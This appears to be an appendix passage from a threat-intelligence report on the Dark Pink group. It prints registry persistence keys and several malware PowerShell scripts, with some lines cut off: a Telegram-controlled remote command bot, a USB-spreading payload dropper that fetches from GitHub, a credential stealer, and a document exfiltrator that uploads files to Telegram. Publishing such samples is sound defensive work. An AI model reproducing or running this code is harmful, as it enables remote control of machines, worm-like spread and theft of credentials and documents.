HKCU:\SOFTWARE\Classes\psrfile\shell\open\command HKCU:\SOFTWARE\Classes\psrfile\shell\open\command -Name DelegateExecute HKCU:\SOFTWARE\Classes\zolfile\shell\open\command\DelegateExecute HKCU:\SOFTWARE\Classes\zolfile\shell\open\command\zolo HKCU:\SOFTWARE\Classes\zolofile\shell\open\command HKCU:\SOFTWARE\Classes\zolofile\shell\open\command -Name DelegateExecute HKCU:\SOFTWARE\Classes\zolofile\shell\open\command -Name DelegateExecute HKCU:\SOFTWARE\Classes\zolofile\shell\open\command -Name zolo HKCU:\SOFTWARE\Classes\zolofile\shell\open\command -Name zolo -Value HKCU:\SOFTWARE\Classes\zolofile\shell\open\command\zolo HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\Forfiles

HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\Psr
HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\Recents

APPENDIX A. TelePowerBot

```
[System.Net.ServicePointManager]::SecurityProtocol=@("Tls12","Tls11","Tls","Ssl3")
$token="CHANGED"
$id=CHANGED
$mid=(gp "HKCU:\\Environment" -name Update).Update
$guid = (gp "HKCU:\\Environment" -name guid).guid
$ip=irm "https://ifconfig.me/ip"
if( -not (New-Object System.Threading.Mutex($false, $guid)).WaitOne(1)){
    exit
}
if($mid -and $guid){
    irm -Uri "https://api.telegram.org/bot$($token)/sendMessage?chat_id=$($id)&text=$guid :: $env:CO
}
else {
    $guid = [guid]::NewGuid().guid
    Set-ItemProperty "HKCU:\\Environment" -name "GUID" -value $guid
    irm -Uri "https://api.telegram.org/bot$($token)/sendMessage?chat_id=$($id)&text=$guid :: $env:CO
}
if($mid -isnot [int]){
    $mid = 0
}
while(1){
    Start-Sleep 60;
    (irm -Uri "https://api.telegram.org/bot$($token)/getUpdates").result|%{
        if ($mid -lt $_.update_id) {
            $mid=$_.update_id;
            $name,$task=$_.message.text -split " :: ";
            if ( ($name -like $ip) -or ($name -like $env:COMPUTERNAME) -or ($name -like $guid) -or (
                $message = $($task | iex)2>&1 | Out-String;
                if ("" -eq $message){
                    $message="Task Done!"
                }
                $b=0;
                while ($b -lt $message.Length) {
                    $c = 4000;
                    if (($c + $b) -gt $message.Length){$c=$message.Length % 4000}
                    irm -Uri "https://api.telegram.org/bot$($token)/sendMessage?chat_id=$($id)&text=
                    $b+=$c
                }
            }
        }
        Set-ItemProperty "HKCU:\\Environment" -name "Update" -value $mid
```

```
    }
}
```

APPENDIX B. PowerShell script to later movement over removable device

```
[Net.ServicePointManager]::SecurityProtocol=@("Tls12","Tls11","Tls","Ssl3");
$ErrorActionPreference="Continue";
$Query = "select * from __InstanceCreationEvent within 5 where TargetInstance ISA 'Win32_LogicalDisk
$Action = {
    (gwmi cim_logicaldisk|?{($_.drivetype -eq 2)-and(Test-path "$($_.deviceid)\")}).DeviceID|%{
        $uri = "https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif";
        Start-BitsTransfer -Source $uri -Destination "$Env:tmp\xxx.zip";
        Expand-Archive -Path "$env:temp\xxx.zip" -DestinationPath "$env:temp" -force
        cp "$env:temp\xxx" "$_\dism" -Recurse -Force;
        sc "$_\system.bat" -value "@echo off`ncd %cd%dism`nstart dism.exe`nexit";
        attrib +s +h "$_\dism";attrib +s +h "$_\dism\*.*";attrib +s +h "$_\system.bat";
        (Gci "$_\" -Directory -force)|?{$_.name -notin ('dism','$RECYCLE.BIN','System Volume Informa
            attrib +s +h "$($_.fullname)"
            $WshShell = New-Object -comObject WScript.Shell
            $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
            $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
            $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
            $Shortcut.IconLocation = "%SystemRoot%\System32\SHELL32.dll,4"
            $Shortcut.WorkingDirectory = "%cd%"
            $Shortcut.Save()
        }
    }
};
Register-WmiEvent -Query $Query -Action $Action -SourceIdentifier USBFlashDrive
```

APPENDIX C. PowerShell script to theft of credentials

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
[Reflection.Assembly]::Load([System.Convert]::FromBase64String((New-Object System.Net.WebClient).Dow
Start-Sleep 60;
cp -path "$env:tmp\\backuplog" -Destination "$env:tmp\\backuplog1" -recurse -force; $file = "$env:tm
$ascii = [System.Text.Encoding]::ascii;
Compress-Archive -Path $File -Destination "$file.zip" -Force;
$file = "$file.zip"
$reg = "HKCU:\\Environment"
$token,$chat_id = (gp $reg -name GUID).GUID -split "::"
Add-Type -AssemblyName System.Net.Http
$form = new-object System.Net.Http.MultipartFormDataContent
$form.Add($(New-Object System.Net.Http.StringContent $Chat_ID), 'chat_id')
$Content = [System.IO.File]::ReadAllBytes($file)
```

```
$byte = New-Object System.Net.Http.ByteArrayContent ($Content, 0, $Content.Length)
$byte.Headers.Add('Content-Type','text/plain')
$name = $ascii.getstring($ascii.getbytes("$($env:COMPUTERNAME)_$($file)")) -replace ':|\\\\|\\?','_'
$form.Add($byte, 'document', $name)
$ms = new-object System.IO.MemoryStream
$form.CopyToAsync($ms).Wait()
irm -Method Post -Body $ms.ToArray() -Uri "" -ContentType $form.Headers.ContentType.ToString()
rm $file -Force -Recurse",
```

APPENDIX D. PowerShell script to exfiltrate documents from common network resource

```
$extentions = @('.doc','.docx','.xls','.xlsx','.ppt','.pptx','.pdf');
$file = "$env:tmp\\documents_$((get-date).tostring('yyyyMMddHHmmss')).csv"
gdr -PsProvider FileSystem | Select Root | %{gci -Path $_.Root -Recurse -ErrorAction SilentlyContinu
$ascii = [System.Text.Encoding]::ascii;
Compress-Archive -Path $File -Destination "$file.zip" -Force;
$file = "$file.zip"
$chat_id=CHANGED
$token="CHANGED"
Add-Type -AssemblyName System.Net.Http
$form = new-object System.Net.Http.MultipartFormDataContent
$form.Add($(New-Object System.Net.Http.StringContent $Chat_ID), 'chat_id')
$Content = [System.IO.File]::ReadAllBytes($file)
$byte = New-Object System.Net.Http.ByteArrayContent ($Content, 0, $Content.Length)
$byte.Headers.Add('Content-Type','text/plain')
$name = $ascii.getstring($ascii.getbytes("$($env:COMPUTERNAME)_$($file)")) -replace ':|\\\\|\\?','_'
$form.Add($byte, 'document', $name)
$ms = new-object System.IO.MemoryStream
$form.CopyToAsync($ms).Wait()
irm -Method Post -Body $ms.ToArray() -Uri "https://api.telegram.org/bot$token/sendDocument" -Content
rm $file -Force -Recurse
```

Source: https://www.group-ib.com/blog/dark-pink-apt/